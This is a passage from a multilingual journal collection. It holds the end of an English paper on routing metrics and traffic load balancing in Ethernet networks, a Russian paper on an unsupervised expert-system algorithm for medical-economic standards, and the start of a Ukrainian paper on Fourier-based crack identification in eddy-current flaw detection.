240$ is shown in parentheses.

Reason by analogy obtain metrics for all possible routes of information flow that goes to the router R_1 and have a destination network Net . In the following calculations the numbers in the leftmost column indicate the number of intermediate routers for route from R_1 to Net , and the value of the cumulative delay along the route shown in parentheses.

1. $M_1^{(1)}(R_1-R_2-Net)=6 \cdot 10+(20+20)=100$.
2. $M_1^{(2)}(R_1-R_4-R_2-Net)=3 \cdot 100+(100+100+20)=520$.
2. $M_2^{(2)}(R_1-R_7-R_2-Net)=520$.
3. $M_1^{(3)}(R_1-R_3-R_4-R_2-Net)=300+(100+20+100+20)=540$.
3. $M_2^{(3)}(R_1-R_6-R_7-R_2-Net)=540$.
3. $M_3^{(3)}(R_1-R_4-R_5-R_2-Net)=300+(100+20+100+20)=540$.
3. $M_4^{(3)}(R_1-R_7-R_8-R_2-Net)=540$.
4. $M_1^{(4)}(R_1-R_3-R_4-R_5-R_2-Net)=300+(100+20+20+100+20)=560$.
4. $M_2^{(4)}(R_1-R_6-R_7-R_8-R_2-Net)=560$.
4. $M_3^{(4)}(R_1-R_3-R_9-R_4-R_2-Net)=300+(100+100+100+100+20)=720$.
4. $M_4^{(4)}(R_1-R_6-R_{11}-R_7-R_2-Net)=720$.
4. $M_5^{(4)}(R_1-R_4-R_{10}-R_5-R_2-Net)=300+(100+100+100+100+20)=720$.
4. $M_6^{(4)}(R_1-R_7-R_{12}-R_8-R_2-Net)=720$.
5. $M_1^{(5)}(R_1-R_3-R_9-R_{10}-R_4-R_2-Net)=300+(100+100+20+100+100+20)=740$.
5. $M_2^{(5)}(R_1-R_6-R_{11}-R_{12}-R_7-R_2-Net)=740$.
5. $M_3^{(5)}(R_1-R_3-R_9-R_{10}-R_5-R_2-Net)=300+$

$$+(100+100+20+100+100+20) = 740.$$

$$5. M_4^{(5)}(R_1 - R_6 - R_{11} - R_{12} - R_8 - R_2 - Net) = 740.$$

$$5. M_5^{(5)}(R_1 - R_4 - R_9 - R_{10} - R_5 - R_2 - Net) = 300 + \\ + (100+100+20+100+100+20) = 740.$$

$$5. M_6^{(5)}(R_1 - R_7 - R_{11} - R_{12} - R_8 - R_2 - Net) = 740.$$

$$5. M_7^{(5)}(R_1 - R_3 - R_4 - R_{10} - R_5 - R_2 - Net) = 300 + \\ + (100+20+100+100+100+20) = 740.$$

$$5. M_8^{(5)}(R_1 - R_6 - R_7 - R_{12} - R_8 - R_2 - Net) = 740.$$

$$6. M_1^{(6)}(R_1 - R_4 - R_3 - R_9 - R_{10} - R_5 - R_2 - Net) = 300 + \\ + (100+20+100+20+100+100+20) = 760.$$

$$6. M_2^{(6)}(R_1 - R_7 - R_6 - R_{11} - R_{12} - R_8 - R_2 - Net) = 760.$$

$$6. M_3^{(6)}(R_1 - R_3 - R_9 - R_{13} - R_{10} - R_5 - R_2 - Net) = 300 + (100 \cdot 6 + 20) = 920.$$

$$6. M_4^{(6)}(R_1 - R_6 - R_{11} - R_{14} - R_{12} - R_8 - R_2 - Net) = 920.$$

$$6. M_5^{(6)}(R_1 - R_3 - R_9 - R_{13} - R_{10} - R_4 - R_2 - Net) = 300 + (100 \cdot 6 + 20) = 920.$$

$$6. M_6^{(6)}(R_1 - R_6 - R_{11} - R_{14} - R_{12} - R_7 - R_2 - Net) = 920.$$

$$6. M_7^{(6)}(R_1 - R_3 - R_9 - R_4 - R_{10} - R_5 - R_2 - Net) = 300 + (100 \cdot 6 + 20) = 920.$$

$$6. M_8^{(6)}(R_1 - R_6 - R_{11} - R_7 - R_{12} - R_8 - R_2 - Net) = 920.$$

$$6. M_9^{(6)}(R_1 - R_4 - R_9 - R_{13} - R_{10} - R_5 - R_2 - Net) = 300 + (100 \cdot 6 + 20) = 920.$$

$$6. M_{10}^{(6)}(R_1 - R_7 - R_{11} - R_{14} - R_{12} - R_8 - R_2 - Net) = 920.$$

Two routes through 7 intermediate routers are not included. For illustrative efficiently value metrics is represented as follows.

$$1. M = 100.$$

$$2. M = 520, 520.$$

$$3. M = 540, 540, 540, 540.$$

$$4. M = 560, 560, 720, 720, 720, 720.$$

$$5. M = 740, 740, 740, 740, 740, 740, 740, 740.$$

$$6. M = 760, 760, 920, 920, 920, 920, 920, 920, 920, 920.$$

Specify $\eta = 10$. It permit to cover all metrics analyzed above routes for $M(R_1 - R_2 - Net) \cdot \eta = 1000$. In the presence of N routes from the source to the network destination which N metrics come in to the range that is set η , load of the k -th route is determined by the formula:

$$L(M_k) = \frac{1}{M_k \cdot \sum_{i=1}^N \frac{1}{M_i}}. \quad (5)$$

Appropriate magnitudes of L for all analyzed routes are collected in Table 1. Maximal load of the channel with bandwidth 100 Mbps (channels R_1-R_3 or R_1-R_6) is 0,235. Load the trunk R_1-R_2-Net is 0.19. If traffic with $L = 0,235$ covers the entire channel bandwidth R_1-R_3 , the traffic from $L = 0,19$ takes $\Delta V = 81$ Mbps of the trunk.

Table 1

Distribution of routes load at $\eta = 10$.

Names routers	$M_1^{(1)}$	$M_1^{(2)}, M_2^{(2)}$	$M_1^{(3)}, M_4^{(3)}$	$M_1^{(4)}, M_2^{(4)}$	$M_3^{(4)}, M_6^{(4)}$	$M_1^{(5)}, M_8^{(5)}$	$M_1^{(6)}, M_2^{(6)}$	$M_3^{(6)}, M_{10}^{(6)}$	Σ
Metrics	100	520	540	560	720	740	760	920	
Load	0,19	0,0367	0,0353	0,034	0,0265	0,0257	0,025 2	0,0207	
Quantity of routers	1	2	4	2	4	8	2	8	
Load of channel R_1-R_3			0,0353	0,034	0,0265	0,0771		0,0621	0,235
Load of channel R_1-R_4		0,0367	0,0353		0,0265	0,0257	0,025 2	0,0207	0,170

Determine how to change this situation with decreasing η . Assume $\eta = 8$. In this case, the route to the destination will be limited by metric magnitude to $100 \cdot 8 = 800$, i.e. routes with $M = 920$ in the distribution of information flow will not accept participation. The appropriate metrics values of routes are shown in Table 2.

Table 2

Distribution of routes load at $\eta = 8$

Names routers	$M_1^{(1)}$	$M_1^{(2)}, M_2^{(2)}$	$M_1^{(3)}, M_4^{(3)}$	$M_1^{(4)}, M_2^{(4)}$	$M_3^{(4)}, M_6^{(4)}$	$M_1^{(5)}, M_8^{(5)}$	$M_1^{(6)}, M_2^{(6)}$	Σ
Metrics	100	520	540	560	720	740	760	
Load	0,228	0,0439	0,0423	0,0407	0,0317	0,0308	0,030	
Quantity of routers	1	2	4	2	4	8	2	
Load of channel R_1-R_3			0,0423	0,0407	0,0317	0,0924		0,2071
Load of channel R_1-R_4		0,0439	0,0423		0,0317	0,0308	0,030	0,1787

It is seen that traffic through the main canal R_1 - R_2 - Net increased by 20% compared with the previous case. Traffic through the connection R_1 - R_3 is decreased by 12% and through the connection R_1 - R_4 is increased by 5%. Under the same conditions as in the previous case, traffic with load $L=0,228$ takes $\Delta V=110$ Mbps of the main channel.

Assume $\eta = 6$. Routes that are remaining in this case are given below.

1. $M=100$.
2. $M=520, 520$.
3. $M=540, 540, 540, 540$.
4. $M=560, 560$.

The appropriate metrics value of routes are shown in Table 3.

Table 3

Average load routes at $\eta = 6$

Names routers	$M_1^{(1)}$	$M_1^{(2)}, M_2^{(2)}$	$M_1^{(3)} - M_4^{(3)}$	$M_1^{(4)}, M_2^{(4)}$	Σ
Metrics	100	520	540	560	
Load	0,403	0,0775	0,0746	0,0720	
Quantity of routers	1	2	4	2	
Load of channel R_1 - R_3			0,0746	0,0720	0,1466
Load of channel R_1 - R_4		0,0775	0,0746		0,1521

Let analyze Table 3. Traffic through the main channel R_1 - R_2 - Net compared to Table 2 ($\eta = 8$) is increased by 77%, and compared to Table 1 ($\eta = 10$) - by 112%. Traffic through the R_1 - R_3 compared to $\eta = 8$ decreased by 29%, and compared to $\eta = 10$ - by 38%. Traffic through the R_1 - R_4 compared to $\eta = 8$ decreased by 15%, and compared to $\eta = 10$ - by 10,5%. When $\eta = 6$ load of channel R_1 - R_4 slightly exceeded load of channel R_1 - R_3 . If the traffic of channel R_1 - R_4 covers all existing bandwidth (100 Mbps), the traffic specified by $L=0,403$ takes $\Delta V = 265$ Mbps trunk R_1 - R_2 - Net .

The analysis shows when η is decreased from 10 to 6 traffic becomes more balanced, but a significant part of the main channel band is still free. This is due to the fact that in the series of Ethernet technolo-

gies when transited to a faster technology bandwidth is increased by 10 times.

Significantly improvement of routes load balancing for the topology under study (Fig. 1) can be achieved by aggregating narrowband channels. For example, when $\eta = 6$ using instead of a single channels Fast Ethernet aggregated channels with 300 Mbps bandwidth will expand the working bandwidth of the main channel to 800 Mbps.

Conclusions

1. When determining the metrics of routes in autonomous systems of computer networks that use internal gateway routing protocols, it is rational to add up not a general metric of connections formed a route, but use the cumulative delay of all connections along the route, leaving bandwidth of the route on the level of bandwidth of slowest connection (channels).

2. In regular Ethernet network topologies, where each cell is represented by rhomb located routers in the vertices, the legs of rhomb are narrowband channels and the diagonal is a trunk, reducing the coefficient of cost routes equalization to a certain value leads to improve balance of traffic intensity among routes of the autonomous system.

3. Further improvement of a load balancing in the network is constrained by the fact that in most Ethernet technologies when change to adjacent one speed is varied by 10 times. Optimizing balance can be obtained by triple aggregation of narrowband channels.

REFERENCES

1. Hill Brian. Cisco: The Complete reference. – McGraw-Hill /Osborne, N.Y., 1078 p.
2. Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы: 4-е изд. – СПб.: Издательский дом „Питер”, 2010. – 994 с.
3. Хандецький В.С., Хандецький П.В. Вплив навантаження каналів на маршрутизацію за алгоритмом дифузного оновлення // Системні технології. – 2014. – 1'(90). – с. 3-9.

А.А. Литвинов, А.Д. Мизюмская, В.В. Истомина

ОСОБЕННОСТИ ПРОЦЕДУРЫ ОЦЕНКИ И ОБНАРУЖЕНИЯ МЕДИЦИНСКИХ СТАНДАРТОВ ДЛЯ ПЛАНИРОВАНИЯ РЕСУРСОВ

Аннотация. В данной статье рассматривается алгоритм работы самообучающейся экспертной системы, для обнаружения новых и оценки существующих расширенных медико-экономических стандартов. Такой подход позволяет выявить объективную причину отклонения, обнаружить устойчивые статистические группы, усовершенствовать стандарты, которые создают основу системы планирования ресурсов медицинского учреждения.

Ключевые слова. Стандарт, экспертная система, обучение без учителя, алгоритм.

Введение. На текущий момент создание и внедрение медико-экономических стандартов играет важнейшую роль в учреждениях как государственного, так и частного типа. Основными целями при этом являются: клиническое и экономическое обоснование оказания медицинской помощи [1]; построение базы для достижения прогнозируемой, устойчивой работы клиники [2]; эффективное планирование активностей и ресурсов; прогнозирование и управление рисками. Таким образом, разработка эффективных подходов к построению стандартов, методы их выделения, контроля и оценки являются важной задачей при построении информационных систем, поддерживающих внедрение стандартизации. Стандарт медицинской помощи можно определить, как множество протоколов, которые отображают специфику услуг для клинического состояния [1, 3], учитывая при этом множество разных параметров, связанных с состоянием и образом пациента (напр.: возраст, пол, вес, место жительства, реакция на препараты и пр.) и влияют на необходимость выполнения тех или других лечебных / диагностических активностей.

Более формально протокол можно определить, как правило (if-then), описывающее реакцию системы (в данном случае клиники)

на определенное клиническое состояние пациента, с указанием ожидаемого результата. Данная реакция выражается в виде потока работ (workflow) состоящего из набора активностей, каждая из которых четко определена в терминах пространственных (ресурсы, материалы, исполнители) и временных (длительность пребывания, операции) ограничений.

$$s_i: d_j \rightarrow w_k, \quad s_i \in S, d_j \in D, w_k \in \mathbb{W}, \quad (1)$$

s_i – протокол стандарта, d_j – клиническое состояние пациента, w_k – поток работ.

$$w_k = a_i^p \triangleleft a_i^s \triangleleft \dots \triangleleft a_n^r = \langle a_i^p, a_i^s, \dots, a_n^r \rangle, \quad (2)$$

$$a_i^p, a_i^s, \dots, a_n^r \in A; p, s, r \in A^t, \quad a_i = \langle t, \tau, e, c, r \rangle_i,$$

A^t – типы активностей, e – подмножество ролей исполнителей (количество и тип исполнителя), r – множество типизированных ресурсов, t – время начала выполнения активности, τ – продолжительность, c – затраты.

Важной составляющей протокола является прогнозирование ожидаемого результата, который выражается в таких экономических показателях как длительность пребывания пациента в стационаре bd , затраты на лечение c , время занятия операционной (в случае оперативного случая) ol .

$$\forall w_k \in \mathbb{W}. (ol, bd, c) \quad (3)$$

На основании протоколов возможно осуществлять эффективное оперативное и долгосрочное (принимая во внимание структуру заявок на обслуживание) планирование работы стационара. Реальные ситуации могут требовать внесение поправок в набор активностей базового потока работ, что может оказывать влияние на результат, нарушая при этом работу механизма планирования. Для решения данной задачи следует предусмотреть процедуру переоценки существующих и обнаружения новых стандартов-протоколов. Вопрос нетривиального получения множества стандартов тесно связан с методами datamining, которые, как правило, базируются на создании обучающей выборки, выделении весомых характеристик, поиска функций-классификаторов (путем обучения системы), применении спец. продуктов. Вторым вопросом является обучение – кол-во классов заранее не известно, а при применении методов кластеризации без учителя в результате работы таких процедур возможно появление большого числа непонятных, плохо структурированных классов. Методы пере-

оценки таких классов также связаны с дополнительными затратами, не всегда поддаются автоматизации, требуют специалистов.

Постановка задачи. Целью данной работы является разработка алгоритма автоматизированной проверки существующих и поиска новых, расширенных стандартов, учитывающих весь комплекс параметров, влияющих на выбор лечебной тактики, применение ресурсов. При этом следует отметить, что мы имеем дело не с предопределенным набором классов-стандартов, по которым следует распределить данные, нашей целью является нахождения процедуры поиска новых стандартов на базе уже существующих, при этом следует отметить адаптивность и переобучение системы в зависимости от пополнения базы данных. Важными особенностями являются: полная автоматизация такого поиска с минимальными затратами со стороны ответственного за стандарты лица; минимизация ресурсов и обеспечение допустимого времени работы процедуры поиска. В работе [4] была рассмотрена базовая версия алгоритма, основная стратегия поиска. В данной работе рассмотрим уточненную версию.

Основная часть. Предлагаемый подход базируется на предварительном описании некоторой группы стандартов по принципу «клинический диагноз - операция». После внедрения проводится мониторинг и оценка стандарта (с возможностью его корректировки, выделению новых протоколов). Для этого анализируются отклонения значений его оценочных параметров (время операции, кол-во койко-дней, затраты) от некоторой пороговой величины в ту или другую сторону. В случае если поток укладывается в заданные границы, связанные со временем, материальными и трудовыми затратами, стандарт становится устойчивым. В противном случае выясняются причины расхождения, и выявляется возможный дефект стандарта или определяется группа пациентов по совокупности дополнительных параметров (пол, вес, рост, возраст, реакция на препараты), которая будет всегда давать такое отклонение, т.е. на базе которой необходимо сформировать новый протокол.

Выявление причины расхождений базируется на сравнении отклонения с порогом-триггером, который включает функцию поиска причины отклонения перебирая группы по заданному порядку. Данный порог является гибким для каждого протокола, определяя последний порог срабатывания. Цель процедуры – обнаружить группу,

порог отклонения для которой превышает порог, отвечающий за выделение стандарта.

Алгоритм. Начальной точкой работы системы является формирование экспертом множества корневых элементов стандарта: пар «клинический диагноз – операция». На основании опыта в полуавтоматическом режиме (на базе существующей статистики) эксперт оценивает ресурс, который необходим для лечения пациентов с данным клиническим диагнозом. Основными характеристиками, определяющими ресурс являются: время операции, время пребывания больного в стационаре, обязательные активности и ресурсы, на базе которых определяются затраты на лечение. В дальнейшем происходит автоматическое уточнение системы стандартов на базе нового материала: комбинации «пациент-параметры» могли быть не выявлены по причине отсутствия необходимой информации в базе данных, отсутствия учета дополнительных параметров.

После определения факта отклонений целесообразно обнаружить причину отклонений, путем выделения устойчивой статистической группы пациентов. Данная группа создает прецедент появления отдельного протокола.

Для формального описания алгоритма поиска причины отклонения введем следующие обозначения:

$d_i \in D$ – подмножество пациентов с клиническим диагнозом;

$o_j \in O$ – подмножество пациентов с операцией;

$p_i \in P_i \subseteq P$ – параметр, множество значений которого является подмножеством общего множества параметров, определяющих образ и состояние пациента. Например, возрастные группы, пол, осложнение операции и пр.;

$\delta_i \in \Delta$ – отклонение по некоторому параметру, зафиксированному стандартом. Например, превышение послеоперационного пребывания в клинике на 2 дня или понижение времени операции на 10 минут.

На первом шаге определяется пару «клинический диагноз – операция», которая составляет стандарт в момент времени t – до начала процедуры поиска отклонений.

$$s_k^t \equiv d_i \cap o_j, s_k \in S^t, \quad k \leq |S^t| \quad (4)$$

θ – фиксированное пороговое значение (для всех стандартов) определяющее выделение нового стандарта: если доля пациентов с отклонением по тому или иному параметру превышает данный порог, происходит пересмотр данного стандарта или выделение нового. В нашем случае используется 0.75;

π_k^t – порог, определяющий вероятность наличия отклонений (скрытого стандарта) для k -го стандарта: порог для начала поиска причины отклонения и возможного выделения нового стандарта. Первоначально порог для начала поиска причины отклонения определяется соотношением $\pi_k^t = \frac{\theta}{2}$.

Для выбранной пары «диагноз-операция» на втором шаге анализируются параметры отклонений, основными из которых являются: отклонение по времени операции, отклонение по периоду лечения. Если доля пациентов с отклонениями превышает порог θ , необходимо провести корректировку стандарта.

$$\frac{|s_k^t \cap \delta_i|}{|s_k^t|} > \theta \rightarrow s_k^{t+1} = Edit(s_k^t, \delta_i) \quad (5)$$

Если отклонение присутствует (выше порога π_k^t) – необходимо провести исследование на предмет влияния дополнительных параметров на отклонение.

$$\theta > \frac{|s_k^t \cap \delta_i|}{|s_k^t|} > \pi_k^t \rightarrow Search(s_k^t, \delta_i, P) \quad (6)$$

Выразим начальное условие поиска – множество больных с отклонением от стандарта.

$$c_0^k \equiv s_k^t \cap \delta_i, \quad b_0^k \equiv s_k^t \quad (7)$$

В случае превышения порога происходит выделение нового стандарта

$$\forall p_i \in P, p_i \in b_0^k, \frac{|c_0^k \cap p_i|}{|b_0^k \cap p_i|} \geq \theta \rightarrow NewStandard(c_0^k \cap p_i) \quad (8)$$

Процедура выделения нового стандарта может быть записана следующим образом:

$$s_k^{t+1} \equiv s_k^{t, s_k^{t+1}}, s_k^{t+1}, s_{n+1}^{t+1} \in S^{t+1}, n = |S^t|, \quad k \leq n \quad (9)$$

Если ни один из параметров не дал оснований для выделения стандарта – для каждого из параметров, которые могут влиять на отклонение, вычисляется расстояние до порога выделения стандарта d_i .

$$\forall p_i \in P, p_i \in s_k^i: \frac{|c_0 \cap p_i|}{|s_k^i \cap p_i|} < \theta \Rightarrow d_i = \frac{|c_0 \cap p_i|}{|s_k^i \cap p_i|} - \theta \quad (10)$$

Результатом такой процедуры будет упорядоченный вектор расстояний, в котором минимальное расстояние является первым элементом. Исходя из этого, сортируется и набор параметров.

$$d_1^i \leq d_2^i \dots \leq d_n^i \Rightarrow p_1^i \preccurlyeq p_2^i \preccurlyeq \dots \preccurlyeq p_n^i \quad (11)$$

Далее производится формирование условия для выполнения следующей итерации по следующим правилам.

Если доля больных по условию c_i^k больше порогового значения θ , следует выделить новый стандарт по процедуре описанной формулой (9).

$$|c_i^k|/|b_i^k| \geq \theta \Rightarrow \text{halt}; \text{NewStandard}(c_i^k); \pi_k = d_i. \quad (12)$$

Если доля больных с отклонениями от стандарта превышает долю, полученную на предыдущей итерации, но меньше порога выделения стандарта – параметр, рассматриваемый в момент текущей i -ой итерации, учитывается в последующей выборке.

$$|c_i^k|/|b_i^k| - \theta < d_{i-1} \Rightarrow c_{i+1}^k = c_i^k \cap p^{i+1}; b_{i+1}^k = b_i^k \cap p^{i+1}; d_i = |c_i^k|/|b_i^k| - \theta. \quad (13)$$

Здесь запись p^{i+1} означает параметр, соответствующий рассматриваемому расстоянию d_{i+1} .

$$|c_i^k|/|b_i^k| - \theta \geq d_{i-1} \Rightarrow c_{i+1}^k = c_{i-1}^k \cap p_{i+1}; b_{i+1}^k = b_{i-1}^k \cap p_{i+1}; d_i = d_{i-1}. \quad (14)$$

Работа данного алгоритма может выполняться в параллельном режиме, разными потоками. Процедура может запускаться в фоновом режиме, формируя предложения по формированию новых стандартов, которые после соответствующего подтверждения вступают в силу.

Вывод. В данной работе описан алгоритм самообучающейся экспертной системы типа «без учителя» суть которого заключается в исследовании существующих стандартов с поэтапным включением в анализ дополнительных параметров. Такой подход позволяет выявить объективную причину отклонения, обнаружить устойчивые статистические группы, усовершенствовать стандарты, которые создают основу для планирования ресурсов медицинского учреждения. Данный алгоритм ориентирован на автоматическое накопление и формирование знаний с использованием процедур анализа и обобщения данных.

ЛИТЕРАТУРА

1. Дзяк Г.В., Березницкий Я.С., Филиппов Ю.А. и др. Библиотека практического врача. Унифицированные клинико–статистические классификации болезней органов пищеварения (ведомственная инструкция). – Киев, 2004. – 93 с.
2. Mary Beth Chrissis. CMMI® for Development Guidelines for Process Integration and Product Improvement, Addison-Wesley Professional; 3 edition (March 20, 2011). – 688 p.
3. Литвинов О. А. Формалізація клінічного діагнозу і модель електронної класифікації діагнозів для Медичних Інформаційних Систем України. // Системные технологии. Рег. межвуз. сб. научн. работ. – Выпуск 2(49). – Днепропетровск, 2007. – С.46-56.
4. А.А Литвинов, Г.В. Полухин, В.В. Истомина. Оценка и обнаружение стандартов клиники хирургического профиля. Системные технологии. Регион. меж вуз. сборник научных работ.– Выпуск 1(90) –Днепропетровск, 2014.-С.48-53

В.В. Герасимов

ДО ВИБОРУ ПАРАМЕТРУ ІДЕНТИФІКАЦІЇ НА БАЗІ ПЕРЕТВОРЕННЯ ФУР'Є В ДЕФЕКТОСКОПІЇ КОМПОЗИТНИХ МАТЕРІАЛІВ

Анотація. Досліджено залежність спектрального параметру ідентифікації K_h від зміни кількості гармонік, використовуваних для обчислення його компонентів. На основі зібраної статистики доведено оптимальність запропонованої раніше методики обчислення вказаного параметру. Досліджено вплив довжини сигналу поверхневої тріщини на характеристики розпізнавання таких сигналів на фоні шуму.

Ключові слова: спектр Фур'є, віконна функція Гауса, вихорострумний датчик, поверхнева тріщина, параметр ідентифікації.

Постановка проблеми. Процес дефектоскопії композитних матеріалів значно ускладнює наявність заважаючих факторів, серед яких необхідно відмітити неконтрольований відвід вихорострумного датчика від поверхні діагностуемого виробу і перекіс датчика відносно нормалі до поверхні. В таких умовах актуальною стає проблема ідентифікації модуляційних сигналів поверхневих тріщин композитних матеріалів на фоні значного шуму і відокремлення їх від сигналів відводу і перекосу накладного вихорострумного датчика відносно нормалі до поверхні виробу.

В роботі [1] для ідентифікації сигналів поверхневих тріщин був запропонований коефіцієнт K_h відношення суми гармонік з 6-ї до 14-ї до суми амплітуд гармонік з 1-ї до 14-ї. Виникає питання — наскільки оптимальним є вибраний коефіцієнт?

Метою даної роботи є дослідження методики обчислення запропонованого параметру ідентифікації K_h , а саме його залежність від зміни кількості гармонік, використовуваних для обчислення його компонентів.

Аналіз останніх публікацій. Як і в роботах [1-4], проводився спектральний аналіз наступних сигналів: різниці експонент

$$s_1(t) = e^{-b^2 t^2} - k e^{-2b^2 t^2}, \quad (1)$$

який описує сигнал від поверхневої тріщини, і параболоїди

$$s_2(t) = ct^2 + d, \quad (2)$$

що відповідає сигналу перекосу/відводу вихорострумowego датчика відносно поверхні композита. Так як вихорострумова дефектоскопія композитних матеріалів характеризується малою кількістю відліків на сигнал від тріщини, а для забезпечення незначної кількості помилок першого і другого роду [2] необхідна як можна більша кількість цих відліків, то, з врахуванням зручності виконання перетворення Фур'є, довжини сигналів для досліджень були взяті в 32 відліки. За довжину модуляційного сигналу від поверхневої тріщини в (1) відповідає параметр b . В цих дослідженнях цей параметр був зафіксований на рівні $b^2 = 1.5$, що і забезпечує довжину сигналу від поверхневої тріщини (1) в 32 відліки на рівні 0.1 від максимальної амплітуди [3]. Спектральні компоненти розраховувались за допомогою дискретного перетворення Фур'є.

Основна частина. Вихідні дані та алгоритми обробки сигналів в основному були такі ж, як і в роботах [1, 4]. Амплітуди сигналу відводу/перекосу s_2 та сигналу від поверхневої тріщини (модуляційного імпульсу) s_1 були зафіксовані на рівні 1. Параметр k , який відповідає за форму модуляційного імпульсу, змінювався у діапазоні 0,0.1,...,1. Досліджувався спектральний параметр ідентифікації K_h для сигналів зі стандартним відхиленням шуму $\sigma = 0$ та $\sigma = 0.5$. Кожний експеримент повторювався 10000 разів. Спектр сигналу обчислювався з використанням вікна Гауса і без будь-якого вікна. Параметр ідентифікації K_h модернізувався шляхом зміни діапазону гармонік, використовуваних для обчислення його чисельника і знаменника відповідно.

Залежність одного з модернізованих параметрів ідентифікації $K_{h(7/14)}$ (в чисельнику сума гармонік з 7-ї до 14-ї, в знаменнику — сума 14 перших гармонік) від форми модуляційного сигналу s_1 поверхневої тріщини (параметру k) при фіксованих значеннях шуму наведено на рис. 1.

На рис. 1,а,в константні лінії відповідають сигналу s_2 , не константні — відповідно сигналу s_1 . На рис. 1,б,г для визначення ефективності віконної функції значення параметру ідентифікації K_h для сигналу s_1 були віднормовані на відповідні значення цього коефіцієнту для сигналу s_2 (відводу/перекосу датчика).




Рисунок 1 – Залежність модифікованого параметру ідентифікації K_h від параметру k , що характеризує форму модуляційного імпульсу тріщини, при $\sigma = 0$ (а, б), $\sigma = 0.5$ (в, г):
— спектри отримано безвіконних функцій; - - при обчисленні спектру використовувалось вікно Гауса

Як видно з рис. 1 така зміна діапазону гармонік може привести до значного погіршення розрізняюваності сигналів s_1 та s_2 . Так без застосування віконної функції в певному діапазоні значень параметру k взагалі неможливо розрізнити ці два сигнали за відсутності шуму (рис. 1, а, б), використовуючи цей модифікований коефіцієнт ідентифікації $K_{h(7/14)}$. А при наявності незначного шуму ($\sigma = 0.5$) навіть використання віконної функції не покращує результату (рис. 1, в, г). Для визначення впливу зміни діапазону обчислення параметру ідентифікації K_h на його значення було обрано два ключові значення цього параметру (віднормованого) — для точкових дефектів ($k = 1$) і міні-

мальне значення відповідного масиву даних ($k \sim 0.4 \div 0.6$). Отримані результати зведені в табл. 1.

Таблиця 1

Ключові значення параметру ідентифікації K_{hn} для різних діапазонів гармонік

Діапазон гармонік	K_{hn1}		K_{hnmin}	
	$\sigma = 0$	$\sigma = 0.5$	$\sigma = 0$	$\sigma = 0.5$
6/14 (14)	0.3495 (4)	0.2205 (2)	0.0439 (5)	0.0169 (3)
5/14 (15)	0.2791 (6)	0.1786 (7)	0.0573 (1)	0.024 (1)
7/14 (20)	0.3536 (3)	0.2196 (3)	0.0173 (7)	0.0049 (7)
6/13 (14)	0.3439 (5)	0.225 (1)	0.0441 (4)	0.0167 (4)
6/15 (15)	0.355 (2)	0.2164 (5)	0.046 (3)	0.0163 (5)
5/13 (17)	0.2733 (7)	0.1786 (6)	0.0563 (2)	0.0233 (2)
7/15 (17)	0.3594 (1)	0.2173 (4)	0.0188 (6)	0.0057 (6)

Збільшення кількості складових чисельника для обчислення параметру ідентифікації K_{hn} приводить до певного покращення розрізняюваності сигналів s_1 і s_2 в найгіршому випадку, але погіршується вирізнення сигналу точкового дефекту — випадок 5/14. Дещо покращується вирізнення точкового поверхневого дефекту при зменшенні загальної кількості використовуваних гармонік на фоні шуму зі стандартним відхиленням $\sigma = 0.5$, але погіршується при зменшенні рівня шуму до нуля — випадок 6/13. Збільшення кількості використовуваних гармонік приводить до покращення вирізнення точкового дефекту без шуму, але з появою останнього цей показник погіршується — випадок 6/15.

